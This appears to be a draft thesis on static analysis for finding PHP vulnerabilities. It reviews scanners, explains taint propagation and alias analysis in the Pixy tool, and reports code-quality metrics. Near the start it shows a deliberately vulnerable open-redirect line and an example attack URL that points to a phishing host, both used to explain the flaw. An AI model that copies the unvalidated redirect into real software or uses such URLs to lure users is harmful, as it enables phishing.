A web application is susceptible to an open redirect attack if it uses untrusted data as the source for a redirect. This is an example of vulnerable code:

```
1 header('Location: ' . $_GET['redirect_url']);
```

The URL of an attack could look like this:

```
http://www.example.com/this/is/some/long/path.html
?some_parameter=.....
&redirect_url=http://phishing.example.com
```

This would allow an attacker to lure a user first onto a legit site (as the first part of the URL is a legit, albeit vulnerable site) and then redirect the user to some phishing site.

This attack is hard to scan for automatically because some redirect may be valid (and not vulnerable). To protect against this type of attack, white-listing is the recommended approach for validation. Validation, however, is not the same as sanitation, and currently cannot be scanned for using a tainted object propagation-type scanner.

## 3.4 How to Lure Users onto Untrusted URLs

Most of the attacks listed here base on a user opening a crafted URL in a browser (either directly in the URL bar or indirectly via a document that loads or includes another URL), containing malicious content. There are several techniques used to obfuscate the malicious nature of a URL:

### 3.4.1 Image Tags

An image tag that loads some URL could look like this:







## 4 Static Analysis (WORK IN PROGRESS)

This chapter describes static code analysis, the difference to other analysis types, the technical details and the theory behind it.

### 4.1 Static Analysis vs. Dynamic Analysis

Generally, there are two basic approaches to program analysis, differentiated by the time of the analysis: *static analysis* and *dynamic analysis*.

#### 4.1.1 Static Analysis

*Static analysis (SA)* or *Static code analysis* is defined as analyzing the way code of a program (the source code, byte code or machine code) will execute instead of—or before—actually running it. The analysis is performed on an abstract level, i.e., it does not use concrete data for checking. [VA06]

The aim of static analysis is to find bugs, structural problems, code smells or to help in understanding the system that is analyzed very early in the development cycle. [Khe09, CW07] Optimally, the developer will be able to see the problems directly during development, e.g., as markers in their development environment, or as feedback from a tool that is run in parallel.

Static analysis allows all possible program paths to be checked, independent of whether the program paths actually are executed during the particular set of data used during execution. In addition, the results of static code analysis are repeatable. [cov09]

#### 4.1.2 Dynamic Analysis

*Dynamic analysis* is code analysis that happens when the code actually is executed. This usually comes with a performance penalty, but it also increases precision because

the analysis works on the actual data instead of a general model of the data. [CW07] However, it also considerably reduces the callback as the dynamic analysis always works on a concrete set of data, and the analysis will not find problems that only occur with different data. [VA06]

Examples of automated dynamic analysis would be penetration tests (for the outside view) or unit tests.

## 4.2 Approaches to Static Analysis

Generally, there are several different approaches when doing static code analysis [RAF04]: string pattern matching, syntactic bug pattern detection, data-flow analysis, theorem proving and model checking.

### 4.2.1 String Pattern Matching

*String pattern matching* is the most simple form of static code analysis. With this approach, the scanner approaches the program basically just as list of lines, which consist of characters. This kind of scanner does not operate on tokens or any other abstracted structure of the program.

The scanner checks for security vulnerabilities by scanning for certain commands or command sequences and heavily relies on the human eye for filtering out false positives. This greatly reduces its practical use as programmers tend to ignore warnings if they contain lots of false positives. [JCS07]

Still, it is possible to use this approach for finding some vulnerabilities, for example using *Google Code Search*. [Son06]

The main drawback of this approach is that there are lots of false positives (e.g., with the tool SWAAT [swa09]) as the tools do not use any data-flow analysis and thus cannot differentiate between a potentially unsafe command being executed with data that is really unsafe and those cases where the data at is ensured to be safe at that point.

The most basic way of applying this code analysis is by just using the text search function of a text editor (with or without regular expressions)) or text-search command line tools like *grep*.

### 4.2.2 Syntactic Bug Pattern Detection (“Style Checking”)

Syntactic bug pattern detection means the scanner works a model of the code and its structure, for example a stream of tokens or an abstract syntax tree. However, this kind of scanner does not apply any interprocedural control-flow or data-flow analysis. This type of scanner often is used for enforcing coding style guidelines, e.g., in continuous integration (CI) environments like Jenkins. Hence, these scanners also are called “style checkers”.

Compared to string pattern matching for finding bugs, this approach greatly reduces the number of false positives and makes the scanner a lot more useful. [RAF04]. Tools like *PHPCodeSniffer*, *PMD* or *FindBugs* fall into this category.

### 4.2.3 Data-Flow Analysis

Scanners that rely on data-flow analysis first create information about the control flow, i.e., about the possible paths through the program. On top of this information, they compute information about the what data is used or modified at which program point. [Khe09] This information usually is an approximation of the real data that is used during program execution.

Data flow analysis consists of *intraprocedural data-flow analysis* (i.e., the analysis of the data flow within a function and in the global scope) and *interprocedural data-flow analysis* (i.e., the analysis of the data flow between functions).

Data-flow analysis is the most precise way of scanning statically for security vulnerabilities without having to annotate the source code in any way.

*Pixy* [JKK07] is an example of a security scanner using data-flow analysis.

### 4.2.4 Theorem Proving

*Theorem proving* relies on the programmer adding preconditions, postconditions and loop invariants to the source code as code annotations. The scanner then can analyze the program and check whether all conditions are met. [RAF04]

*ESC/Java* is an example for this class of tools.

### 4.2.5 Model Checking

Model checking relies on creating suitable models of the program—either by hand or automatically, using code annotations that state what should be checked. [Khe09] One drawback of this class of scanners is that programs that include library calls are practically impossible to check, which greatly reduces the applicability of this approach for real-world programs. [RAF04]

*Bandera* is a scanner that makes use of model checking.

## 4.3 Static Analysis for Finding Vulnerabilities

Tools for static code analysis can find real bugs in production software [HP04, APM<sup>+</sup>07], including security problems like unintentionally ignored expressions, use-after-free or buffer overflows. Coverty [cov09] regularly use their scanner to scan some open source projects for free, provide the bug reports to the projects, and publish regular reports on their efforts and the results, including numbers on the different vulnerability types found by their tool.

[CW07] explains in detail how static analysis of code works and how it can be used to find bugs and vulnerabilities.

## 4.4 Tainted Object Propagation

[LL05] describes an approach to finding a class of vulnerabilities called *tainted object propagation*. [JKK06a, JKK06c, Jov07] apply this to PHP.


Tainted object propagation builds on data-flow analysis and traces where untrusted data comes into the system and where it is used. Pixy implements this approach.

The concepts of this approach are as following:

**Sources** are the places where potentially malicious data comes in. In the example (figure 4.1 on page 37), the `$_GET` variable “name” is a source.


**Tainted** means that data is considered to be potentially dangerous.

**Sinks** are the places where the data is used and where tainted data could cause harm. In the example (figure 4.1 on page 37), the `echo` call is a sink.



**Figure 4.1:** Tainted data can be traced on its way from the source to the sink.

**Sanitizing** tainted data from a source changes it so that it will not cause any harm when put into a sink. In the second example (figure 4.2 on page 38), the `htmlspecialchars` call sanitized the tainted data.



**Figure 4.2:** Tainted data gets sanitized on its way from the source to the sink.



## 5 Review of Existing Static PHP Vulnerability Scanners (READY FOR FEEDBACK, PROOFREAD)

For this thesis, an existing scanner was needed that already worked reasonably well and could be modified (i.e., it needed to be under an Open Source license like the Gnu Public License).

### 5.1 Used Test Suite

The author created a small test suite that was used to check the abilities of the various scanners. The test suite contains several instances of XSS and SQL injection in various forms:

- source and sink within the same line
- source and sink on different lines within the same method
- source, sanitation and sink on different lines within the same method
- sanitation using PHP's built-in sanitation functions `mysql_real_escape_string` and `intval`
- sanitation or source in other method in the same class
- sanitation or source in method of an instance of an included class
- sanitation or source in method in a static function of an included class
- sanitation or source in method in a static function of a class that is *not* included, but expected to be autoloading

## 5.2 SWAAT

SWAAT [swa09] is closed-source freeware or open source (depending on whether the enclosed FAQ file or the web site should be considered the more current source), programmed in .NET. It solely relies on string matching. On the test suite, it listed practically all SQL queries as “security sensitive functionality”, recommending “manual source code review”. Effectively, it produced many false positive and did not find any of the existing XSS issues.

This project has been orphaned, i.e. development and maintenance have ceased.

## 5.3 CodeSecure Verifier

Armorize CodeSecure Verifier [cod08, ver08] is a closed-source, commercial source code scanner that is available in hardware and as software-as-a-service (SaaS). It provides data-flow and control-flow analysis, thus detecting most taint-style vulnerabilities.

This scanner is based on the research published in [HYH<sup>+</sup>04].

## 5.4 PHP-SAT

PHP-SAT [php07b] is an Open Source tool programmed in Stratego/XT [str08] using intraprocedural data-flow analysis. It is based on PHP-front [php07a] and can work with PHP 4 and 5. There is no stable release yet, and development has ceased in 2007.

This tool does not compile on Ubuntu (the used testing environment), and has very scarce documentation.

## 5.5 Pixy

Pixy [JKK07] is an Open Source tool programmed in Java using interprocedural data-flow analysis.

Pixy currently works only on PHP 4 code. After changing the test suite to PHP 4-only, Pixy found all vulnerabilities that did not use PHP 5 autoloading.

## 5.6 Yasca—Yet Another Source Code Analyzer

Yasca [yas09] is an Open Source tool programmed in PHP that combines its own pattern-matching search with the output of other scanners included as plug-ins, including Pixy and PHPLint.

Using only its own scanning engine, Yasca was not able to find a single vulnerability.

## 5.7 Deciding on a Scanner for the Thesis

This is an overview of the desired properties for a scanner which could be used as a basis for the thesis:

	<b>Open Source</b>	<b>runs at all</b>	<b>good recall</b>	<b>good precision</b>
SWAAT	(unclear)	✓	—	—
Code Secure Verifier	—	(✓)	(not tested)	(not tested)
PHP-SAT	✓	—	(not tested)	(not tested)
Pixy	✓	✓	✓	✓
Yasca	✓	✓	—	(nothing found)

**Table 5.1:** Reviewed PHP security scanners

Pixy was the only scanner tested that had a clear Open Source license, worked in the first place, and had both a reasonable recall and precision. Thus the decision was to build on Pixy for this thesis.



---

## 6 The PHP Security Scanner Pixy (WORK IN PROGRESS)

Pixy [JKK07] was created 2006/2007 as part of a dissertation by Nenad Jovanovic [Jov07]. It uses interprocedural data-flow analysis and includes the dedicated PhpParser tool [Jov06]. Pixy's approach is documented in [JKK06a, JKK06c, JKK06b, Jov07].

Pixy is able to recognize sources, sinks and sanitation functions specific for each vulnerability type. However, in its 2007 version, it only recognized simple functions, not method calls on objects or static function calls for a class.

Pixy could currently only scan one file at a time (including its dependencies) and only scans functions that actually are executed. This means that it could not scan the code of a complete class if there was no caller.


Development of Pixy had ceased after 2007. However, one of the original authors of Pixy had agreed to hand over maintenance so Pixy can be officially continued.

### 6.1 The Pixy Project on the Web

The Pixy project (including the source code, wiki and issue tracker) currently resides on Github at <https://github.com/oliverklee/pixy>. The related PhpParser project is located at <https://github.com/oliverklee/phpparser>.

### 6.2 Technical Details

As shown in figure 6.1 on page 44, Pixy uses a several-steps approach between the raw source code and the final data flow analysis. It makes use of the (modified) external libraries JFlex and CUP (and a Lex syntax definition file for PHP) to create the abstract syntax tree.



**Figure 6.1:** The main data structures in Pixy

## 7 PHP5.4 (WORK IN PROGRESS)

**Note:** This section will be revamped as a “changes in different PHP versions” section in the chapter on PHP.

Pixy in its current version is only able to deal with PHP 4 code. However, in the meantime PHP has progressed to version 5.4. This version has brought some major changes over 4.x that affects static code analysis:

New language feature	Effect on static code analysis
new keywords	language definition for the lexer/parser
constants	the “place” abstraction for variables (three-address code <i>P-TAC</i> )
default pass-by-reference	alias analysis
type hinting	lexer/parser, type inference
visibility keywords <i>private</i> , <i>protected</i> , <i>public</i>	lexer/parser, control-flow analysis, data-flow analysis
autoloader	loading of class files
namespaces	lexer/parser, loading of class files
late static binding	lexer/parser, control-flow graph
anonymous functions (from PHP 5.4)	lexer/parser, control-flow analysis

**Table 7.1:** Major changes in PHP 5.4 over 4.x

Note: The new visibility keywords affect both the control-flow analysis as well as the data-flow analysis as they influence which methods can be reached from a class at all and which fields are visible.

The following example demonstrates this issue:

```
1 class A {
2     /**
3      * @var string
4      */
5     public $publicField = 'public ... ';
6     /**
7      * @var string
8      */
9     protected $protectedField = 'protected ... ';
10    /**
11     * @var string
12     */
13    private $privateField = 'private ...';
14 }
15
16 class B extends A {
17     /**
18      * @return string
19      */
20     public function getFields() {
21         return $this->publicField . $this->protectedField .
22             $this->privateField;
23     }
24 }
25
26 $b = new B();
27 echo $b->getFields;
```

This example will echo `public ... protected ...` as `$this->privateField` accesses an (undeclared) field `B::privateField` (which will have a default value of `NULL`, which will be automatically cast to an empty string) instead of the existing, but inaccessible `A::privateField`.



## 8 Alias Analysis (WORK IN PROGRESS)

When performing static code analysis, a good alias analysis is helpful as it can both increase recall and precision. A good recall is important as it will allow Pixy to find more vulnerabilities. A good recall is important to reduce noise, thus making the results more meaningful for the developers: If there are too many meaningless warnings, developers just tend to ignore them—or stop using the tool. [JCS07]

For understanding the intricacies of alias analysis for PHP, it is important to first have a firm grip on the way references work in PHP (which is quite different from the way aliases work e.g., in C or Java). Thus, a big part of the exiting work on alias analysis does not directly apply to PHP. [JKK07, page 24] Subsection 2.2.3 on page 10 provides more information on this.

### 8.1 Alias Analysis in Pixy

For its alias analysis, Pixy uses a modified version of the points-to-analysis described by Khedker et. al [Khe09, page 119ff], including the concept of “must” and “may” aliases.

**Must-aliases** are relationships between variables that are aliases to the same ZVAL independent of the actual executed program path.

**May-aliases** are relationships between variables that are aliases only for some executed program paths.

This separation helps in cases where two variables `$a` and `$b` are tainted and `$a` gets sanitized. If `$a` and `$b` are must-aliases, `$b` can safely be marked to be sanitized as well. However, if both variables are may-aliases, the scanner should make a conservative decision and regard `$b` as still to be tainted.

This concept comes into use both for intraprocedural as well as interprocedural alias analysis.

### 8.1.1 Intraprocedural Alias Analysis (READ FOR FEEDBACK, PROOFREAD)

This section describes how Pixy conducts alias analysis within a function or method (as explained in [JKK07]).

Pixy keeps record for all must-aliases and may-aliases for each line of program code. The must-aliases are represented as unordered and disjoint sets of variables that are certain to be references to the same ZVAL at a certain point at the program. May-aliases are represented the same way. Let's have a look at an example.

Note: In these examples, the sets of must-aliases and may-aliases always refer to point of execution after the last code line listed above.

At the beginning of a function or method, the sets of may-aliases and must-aliases are empty:

$$mustAliases = \{\}, mayAliases = \{\}$$

When a reference is created, the pair of both variables is added to the must-aliases:

```
1 $a = &$b;
   mustAliases = {(a, b)}, mayAliases = {}
```

If there is a branch condition, the aliases set within the branch still are considered to be must-aliases, but *only within that particular branch*.

```
1 $a = &$b;
2 if (...) {
3   $c = &$d;
   mustAliases = {(a, b), (c, d)}, mayAliases = {}
```

```
1 $a = &$b;
2 if (...) {
3   $c = &$d;
4   $e = &$d;
   mustAliases = {(a, b), (c, d, e)}, mayAliases = {}
```

Now, after the branch, the scanner needs to change the must-aliases that have been created during the branch to may-aliases—for it is not safe to assume that the branch will be executed in each and every case:

```
1 $a = &$b;
2 if (...) {
3     $c = &$d;
4     $e = &$d;
5 }
mustAliases = {(a,b)}, mayAliases = {(c,d,e)}
```

To ease processing, the alias tuples with more than two elements are split into separate pairs:

$$\textit{mustAliases} = \{(a,b)\}, \textit{mayAliases} = \{(c,d), (c,e), (d,e)\}$$

### 8.1.2 Interprocedural Alias Analysis (READ FOR FEEDBACK, PROOFREAD)

This section describes how Pixy conducts alias analysis between functions or methods (as explained in [JKK07]).

Generally, there are two possible scopes for variables in PHP: local variables and global variables. (Please see section 2.2.1 on page 5 for details.)

Hence, at the point of a function call, the alias analysis needs to track both alias information that gets propagated into the function, and alias information that is valid when the control flow returns from the function.

Thus, from the called function's (the callee's) point of view, the following information is important when the function gets called:

- aliases between global variables
- aliases between the method parameters
- aliases between global variables and the method parameters

After control flow has been returned from a method, the following alias information needs to be obtained (or updated):

- aliases between global variables
- aliases between global variables and the caller's local variables

### Aliases Between Global Variables

For tracking global variables, the notation of must-aliases and may-aliases is changed by adding a method name prefix to the variable name. For the global symbol table, Pixy uses a “special” function `m` (for `main`).

Let’s have an example:

At the beginning, there are no must-aliases or may-aliases. This information (particularly, the information on the global aliases) then gets propagated into the function:

```
1 foo();
2
3 function foo() {
```

*mustAliases* = {}, *mayAliases* = {}

```
1 foo();
2
3 function foo() {
4     $a1 = 42;
5     $a2 = &$a1;
6
7     $GLOBALS['x2'] = &$GLOBALS['x1'];
```

*mustAliases* = {(foo.a1, foo.a2), (m.x1, m.x2)}, *mayAliases* = {}

At this point of the control flow within the function, the local variables `$a1` and `$a2` are must-aliases to each other—as are the global variables `$x1` and `$x2`. This is just applying the intraprocedural techniques described in section 8.1.1.

Now, when the function `foo` calls another function `bar`, only alias information on global variables is propagated into `bar` (as there are not parameters):

```

1  foo();
2
3  function foo() {
4      $a1 = 42;
5      $a2 = &$a1;
6
7      $GLOBALS['x2'] = &$GLOBALS['x1'];
8      bar();
9      ...
10 }
11
12 function bar() {

```

$mustAliases = \{(m.x1, m.x2)\}, mayAliases = \{\}$

If `bar` adds aliases on global variables, these get added to the must-aliases (as seen from the perspective of still within `bar`):

```

1  foo();
2
3  function foo() {
4      $a1 = 42;
5      $a2 = &$a1;
6
7      $GLOBALS['x2'] = &$GLOBALS['x1'];
8      bar();
9      ...
10 }
11
12 function bar() {
13     $GLOBALS['x3'] = &$GLOBALS['x1'];

```

$mustAliases = \{(m.x1, m.x2, m.x3)\}, mayAliases = \{\}$

After the control flow is back from `bar` in `foo`, the changed information on global aliases is available within `foo` as well (in addition to the alias information on the local variables):

```

1  foo();
2
3  function foo() {
4      $a1 = 42;
5      $a2 = &$a1;
6
7      $GLOBALS['x2'] = &$GLOBALS['x1'];
8      bar();

```

$$mustAliases = \{(foo.a1, foo.a2), (m.x1, m.x2, m.x3)\}, mayAliases = \{\}$$

### Aliases Between Function Parameters Passed by Reference

By default, PHP passes function parameters by value. However, it also is possible to have function parameters passed by referenced by using an ampersand in the function declaration. These cases are relevant for the alias analysis.

When the callee has two parameters that are passed by reference, and the caller passes two variables that are aliases, the alias analysis needs to propagate this information into the callee.

Let's have a look an an example:

```

1  function foo() {
2      $a1 = 42;
3      $a2 = &$a1;
4
5      bar($a1, $a2);
6      ...
7  }
8
9  function bar(&$b1, &$b2) {

```

At the point where `bar` is called, the alias information looks like this in the `foo` function:

$$mustAliases = \{(foo.a1, foo.a2)\}, mayAliases = \{\}$$

Within the `bar` function, the propagated alias information thus consists of the parameters as must-aliases:

$$mustAliases = \{(bar.b1, bar.b2)\}, mayAliases = \{\}$$

If the parameters that are passed are may-aliases, they correspondingly get propagated as may-aliases:

```
1 function foo() {  
2     $a1 = 42;  
3     $a2 = 8;  
4  
5     if (...) {  
6         $a2 = &$a1;  
7     }  
8  
9     bar($a1, $a2);  
10    ...  
11 }  
12  
13 function bar(&$b1, &$b2) {
```

At the point where `bar` is called, the alias information looks like this in the `foo` function:

$mustAliases = \{\}, mayAliases = \{(foo.a1, foo.a2)\}$

And this is the alias information at the beginning of the `bar` function:

$mustAliases = \{\}, mayAliases = \{(bar.b1, bar.b2)\}$

### Aliases Between Global Variables and Parameters Passed by Reference

As far as global variables are concerned, there are basically three cases to be considered for pass-by-reference parameters:

- The parameter is a global variable (and thus also a trivial must-alias of a global variable).
- The parameter is a must-alias of a global variable.
- The parameter is a may-alias of a global variable.

In all three cases, the parameter gets propagated as the corresponding type of must-alias or may-alias to the global variable into the function:

```
1 function foo() {  
2     $a1 = $GLOBALS['a1'];  
3     $a2 = 8;  
4  
5     if (...) {  
6         $a2 = $GLOBALS['a2'];  
7     }  
8  
9     bar($a1, $a2, $GLOBALS['a3']);  
10    ...  
11 }  
12  
13 function bar(&$b1, &$b2, &$b3) {
```

At the point where `bar` is called, the alias information looks like this in the `foo` function (again using the `m` function as a fake scope for global variables):

$$mustAliases = \{(foo.a1, m.a1)\}, mayAliases = \{(foo.a2, m.a2)\}$$

And this is the alias information at the beginning of the `bar` function:

$$mustAliases = \{(bar.b1, m.a1), (bar.b3, m.a3)\}, mayAliases = \{(bar.b2, m.a2)\}$$

## 8.2 Alias Analysis for the Default Pass-by-Reference in PHP 5



## **9 Implementation Details and Problems Encountered (TODO)**



## 10 Experimental Evaluation of the Modified Version of Pixy (WORK IN PROGRESS)

In this section, we will look at the modified version of Pixy both with a code quality perspective as well as a functional perspective.

The original version of Pixy can be found at [JKK07], and the modified version of Pixy and the related PhpParser project are hosted at Github at <https://github.com/oliverklee/pixy> and at <https://github.com/oliverklee/phpparser>.

### 10.1 Code Quality

One of the aims of the thesis is to make Pixy a tool that is and will continue to be useful for other developers, both for using it and for contributing to the project. This includes that the Pixy's code is well-tested, well-readable and of general high quality. For measuring improvements in code quality, the author has decided to use three numbers that are relatively easy to measure:

- the number of warnings and errors issued by javac 1.7 when run with the `-Xlint` option
- the number of warnings and errors issued by the PMD<sup>1</sup> [PMD13c] source code analyzer for Java
- the number of JUnit unit tests and the number of failures and errors

The aim of this thesis is to get the javac lint and PMD warnings as close to zero as possible and to get all unit tests to pass. In addition, all changes and new features should be covered with unit tests.

---

<sup>1</sup>“Project Mess Detector”, but there exists several explanations of what this acronym means [PMD13b].

This only applies to the Pixy project as most of the code of the related PhpParser is generated, i.e., the author does not have much direct influence on the quality of that code.

### 10.1.1 Java Lint Warnings

Before the author made any changes, javac lint (version 1.7.0\_13) issued 688 warnings for Pixy (many of which may be due to Pixy originally being developed for Java 1.5).

### 10.1.2 PMD

The author chose a subset of the available Java-related PMD rule sets that fit to the scope of the Pixy project (e.g., a rule set for Android does not make sense for this non-Android project). Other rule sets were skipped as they provided too many false positives for this project (please see table 10.2 on page 59 for a list).

The PMD version used for these tests was version 5.0.2 (the current version at the time of writing). To avoid changed numbers to do different behavior of subsequent versions, the PMD version was kept at 5.0.2 even if updates were available later.

A description of the rules included in the rule sets is provided in the PMD documentation [PMD13a].

Table 10.1 on page 60 is a comparison of the number of PMD violations in the Pixy project before the author made any changes and after cleanup was finished.

**Note:** As PMD does not provide a count of violations when using the `text` output format on the command line, the output was piped through `wc -l` to count the number of violations.

### 10.1.3 JUnit Unit Tests

The numbers in table 10.3 on page 60 show the state of Pixy before and after the modifications. The code coverage has been determined using the Cobertura tool. [Dol06]

Rule set name	rule set key	before cleanup	after cleanup
Basic	java-basic	143	
Braces	java-braces	358	
Clone Implementation	java-clone	5	
Code Size	java-codesize	262	
Coupling	java-coupling	4809	
Design	java-design	739	
Empty Code	java-empty	41	
Finalizer	java-finalizers	0	
Import Statements	java-imports	23	
JUnit	java-junit	274	
Migrations	java-migrating	394	
Naming	java-naming	1245	
Strict Exceptions	java-strictexception	328	
String and StringBuffer	java-strings	180	
Security Code Guidelines	java-sunsecure	2	
Type Resolutions	java-typeresolution	160	
Unnecessary	java-unnecessary	75	
Unused Code	java-unusedcode	24	
<b>Total</b>		<b>9086</b>	

**Table 10.1:** Number of PMD violations in the Pixy project before and after cleanup

Rule set name	rule set key	violations	reason for skipping
Android	java-android	0	n/a
Comments	java-comments	1829	The “line too long” rule is too restrictive.
Controversial	java-controversial	2610	The name says it all. :-)
J2EE	java-j2ee	5	n/a
Java Beans	java-javabeans	558	n/a
Jakarta Commons Logging	java-logging-jakarta-commons	0	n/a
Java Logging	java-logging-java	505	<code>System.out.print</code> actually is okay for this application.
Optimization	java-optimizations	7880	Too many low-priority “...could be declared final” messages.

**Table 10.2:** PMD rule sets that have been skipped

<b>Metric</b>	<b>before modification</b>	<b>after modification</b>
Number of executed tests	363	
Test errors	0	
Test failures	1	
Line coverage	67 %	
Branch coverage	44 %	

**Table 10.3:** JUnit test results before the modifications, using Java 1.7 and JUnit 3

## **11 Discussion (TODO)**

### **11.1 Related Work**

### **11.2 Conclusions**

### **11.3 Further Work**





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